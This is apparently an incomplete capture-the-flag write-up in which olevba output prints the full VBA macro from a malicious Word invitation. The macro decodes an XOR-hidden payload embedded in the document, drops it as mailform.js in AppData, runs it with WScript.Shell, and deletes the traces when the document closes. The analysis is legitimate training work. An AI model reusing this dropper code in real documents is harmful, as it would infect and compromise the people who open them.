
Game Invitation
Challenge Description :
In the bustling city of KORP™, where factions vie in The Fray, a mysterious game emerges. As a seasoned faction member, you feel the tension growing by the minute. Whispers spread of a new challenge, piquing both curiosity and wariness. Then, an email arrives: "Join The Fray: Embrace the Challenge." But lurking beneath the excitement is a nagging doubt. Could this invitation hide something more sinister within its innocent attachment?┌──(kali㉿kali)-[~]
└─$ file invitation.docm
invitation.docm: Microsoft Word 2007+
┌──(kali㉿kali)-[~]
└─$ olevba invitation.docm
-------------------------------------------------------------------------------
FILE: invitation.docm
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public IAiiymixt As String
Public kWXlyKwVj As String
Function JFqcfEGnc(given_string() As Byte, length As Long) As Boolean
Dim xor_key As Byte
xor_key = 45
For i = 0 To length - 1
given_string(i) = given_string(i) Xor xor_key
xor_key = ((xor_key Xor 99) Xor (i Mod 254))
Next i
JFqcfEGnc = True
End Function
Sub AutoClose() 'delete the js script'
On Error Resume Next
Kill IAiiymixt
On Error Resume Next
Set aMUsvgOin = CreateObject("Scripting.FileSystemObject")
aMUsvgOin.DeleteFile kWXlyKwVj & "\*.*", True
Set aMUsvgOin = Nothing
End Sub
Sub AutoOpen()
On Error GoTo MnOWqnnpKXfRO
Dim chkDomain As String
Dim strUserDomain As String
chkDomain = "GAMEMASTERS.local"
strUserDomain = Environ$("UserDomain")
If chkDomain <> strUserDomain Then
Else
Dim gIvqmZwiW
Dim file_length As Long
Dim length As Long
file_length = FileLen(ActiveDocument.FullName)
gIvqmZwiW = FreeFile
Open (ActiveDocument.FullName) For Binary As #gIvqmZwiW
Dim CbkQJVeAG() As Byte
ReDim CbkQJVeAG(file_length)
Get #gIvqmZwiW, 1, CbkQJVeAG
Dim SwMbxtWpP As String
SwMbxtWpP = StrConv(CbkQJVeAG, vbUnicode)
Dim N34rtRBIU3yJO2cmMVu, I4j833DS5SFd34L3gwYQD
Dim vTxAnSEFH
Set vTxAnSEFH = CreateObject("vbscript.regexp")
vTxAnSEFH.Pattern = "sWcDWp36x5oIe2hJGnRy1iC92AcdQgO8RLioVZWlhCKJXHRSqO450AiqLZyLFeXYilCtorg0p3RdaoPa"
Set I4j833DS5SFd34L3gwYQD = vTxAnSEFH.Execute(SwMbxtWpP)
Dim Y5t4Ul7o385qK4YDhr
If I4j833DS5SFd34L3gwYQD.Count = 0 Then
GoTo MnOWqnnpKXfRO
End If
For Each N34rtRBIU3yJO2cmMVu In I4j833DS5SFd34L3gwYQD
Y5t4Ul7o385qK4YDhr = N34rtRBIU3yJO2cmMVu.FirstIndex
Exit For
Next
Dim Wk4o3X7x1134j() As Byte
Dim KDXl18qY4rcT As Long
KDXl18qY4rcT = 13082
ReDim Wk4o3X7x1134j(KDXl18qY4rcT)
Get #gIvqmZwiW, Y5t4Ul7o385qK4YDhr + 81, Wk4o3X7x1134j
If Not JFqcfEGnc(Wk4o3X7x1134j(), KDXl18qY4rcT + 1) Then
GoTo MnOWqnnpKXfRO
End If
kWXlyKwVj = Environ("appdata") & "\Microsoft\Windows"
Set aMUsvgOin = CreateObject("Scripting.FileSystemObject")
If Not aMUsvgOin.FolderExists(kWXlyKwVj) Then
kWXlyKwVj = Environ("appdata")
End If
Set aMUsvgOin = Nothing
Dim K764B5Ph46Vh
K764B5Ph46Vh = FreeFile
IAiiymixt = kWXlyKwVj & "\" & "mailform.js"
Open (IAiiymixt) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("WScript.Shell")

R66BpJMgxXBo2h.Run """" + IAiiymixt + """" + " vF8rdgMHKBrvCoCp0ulm"
ActiveDocument.Save
Exit Sub
MnOWqnnpKXfRO:
Close #K764B5Ph46Vh
ActiveDocument.Save
End If
End Sub



Flag :
Last updated